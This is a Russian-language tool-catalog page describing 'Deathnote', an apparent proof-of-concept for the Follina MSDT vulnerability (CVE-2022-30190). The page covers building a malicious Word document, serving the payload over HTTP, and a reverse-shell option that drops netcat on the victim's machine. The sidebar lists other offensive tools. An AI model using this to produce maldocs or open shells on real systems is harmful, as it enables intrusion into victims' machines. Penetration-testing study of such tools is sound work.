

Skip to content
KitploitKITPLOIT
ИнструментыЭксплойтыБлог
Log in
Отправить
ИнструментыЭксплойтыБлог
Отправить

Инструменты для хакинга, пентеста и кибербезопасности — ваш арсенал защиты!

Kitploit — это каталог инструментов для хакинга, кибербезопасности и пентестинга. Находите последние обновления проектов для поиска уязвимостей, анализа систем, автоматизации тестирования и усиления вашей безопасности.

ЛентыКонтактыКонфиденциальность© 2026 Kitploit

Каталог инструментов

Категории

Все категории
Loading categories
Deathnote — Доказательство концепции для CVE-2022-30190 | Kitploit

Инструменты/GitHubGitHub/malwareman007/deathnote
Генерация полезной нагрузкиАнализ уязвимостейЭксплуатацияЭксплуатация веб-приложенийТестирование на ПроникновениеКомандование и Управление
GitHubmalwareman007/deathnote

Deathnote

Доказательство концепции для CVE-2022-30190
Репозиторий
386364 лет назадПроверено Kitploit
Поделиться

Deathnote

Доказательство концепции CVE-2022-30190

Уязвимость удаленного выполнения кода существует, когда MSDT вызывается через протокол URL из вызывающего приложения, такого как Word. Злоумышленник, успешно эксплуатирующий эту уязвимость, может запускать произвольный код с правами вызывающего приложения. Затем злоумышленник может устанавливать программы, просматривать, изменять или удалять данные, а также создавать новые учетные записи в контексте, допускаемом правами пользователя.


Создайте атаку MS-MSDT «Deathnote» с помощью вредоносного документа Microsoft Word и разверните полезную нагрузку с помощью HTTP-сервера.

Использование

usage: follina.py [-h] [--command COMMAND] [--output OUTPUT] [--interface INTERFACE] [--port PORT]

options:
  -h, --help            show this help message and exit
  --command COMMAND, -c COMMAND
                        command to run on the target (default: Notepad)
  --output OUTPUT, -o OUTPUT
                        output maldoc file (default: ./Deathnote.doc)
  --interface INTERFACE, -i INTERFACE
                        network interface or IP address to host the HTTP server (default: eth0)
  --port PORT, -p PORT  port to serve the HTTP server (default: 8000)

Примеры

Запускаем notepad.exe:

$ python3 Deathnote.py   
[+] copied staging doc /tmp/9mcvbrwo
[+] created maldoc ./Deathnote.doc
[+] serving html payload on :8000

Запускаем calc.exe:

$ python3 Deathnote.py -c "calc"

demo

Получите reverse shell на порту 4444. Примечание: этот метод загружает бинарный файл netcat на машину жертвы и помещает его в C:\Windows\Tasks. Он не удаляет бинарный файл. Это вызовет срабатывание антивируса, если только AV не отключен.

Получить reverse shell :

python3 Deathnote.py -p 1234

Скачать инструмент

Популярное

Смотреть все →

Откройте для себя самые используемые инструменты нашего сообщества.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Полный набор инструментов OSINT: граф расследования, оценка достоверности, семейства псевдонимов, карта, временная шкала и отчёты. 49 модулей, более 400 сайтов, API-ключи не требуются.

    867
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Приложение GhostLock с запуском в один клик (CVE-2026-43499)

    544
  • 3

    ARTEX

    baarai/artex

    Платформа автономного тестирования на проникновение на основе мультиагентной LLM с агентами-планировщиками и агентами-исполнителями, графами активов и исследования, записью MITM-трафика и повторной проверкой уязвимостей.

    385
  • 4

    redforge

    cybersecurity91/redforge

    Браузерный инструментарий для red team с 102 офлайн-инструментами для разведки, генерации полезной нагрузки, атак на учётные данные, криптографии, кодирования и отчётности по проектам.

    360
  • 5

    looking-glass

    anonghosty/looking-glass

    Платформа CSIRT, которая загружает отчёты Shadowserver в MongoDB и воспроизводит их в виде интерактивных карт, аналитики, результатов, рекомендаций и исполнительных дашбордов.

    302
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Система действий для кибербезопасности на базе ИИ — где намерение превращается в управляемое исполнение, доказательства становятся оперативной памятью, а каждая операция улучшает следующую.

    279

Изучить все инструменты

Просмотрите нашу коллекцию инструментов

Смотреть все инструменты →





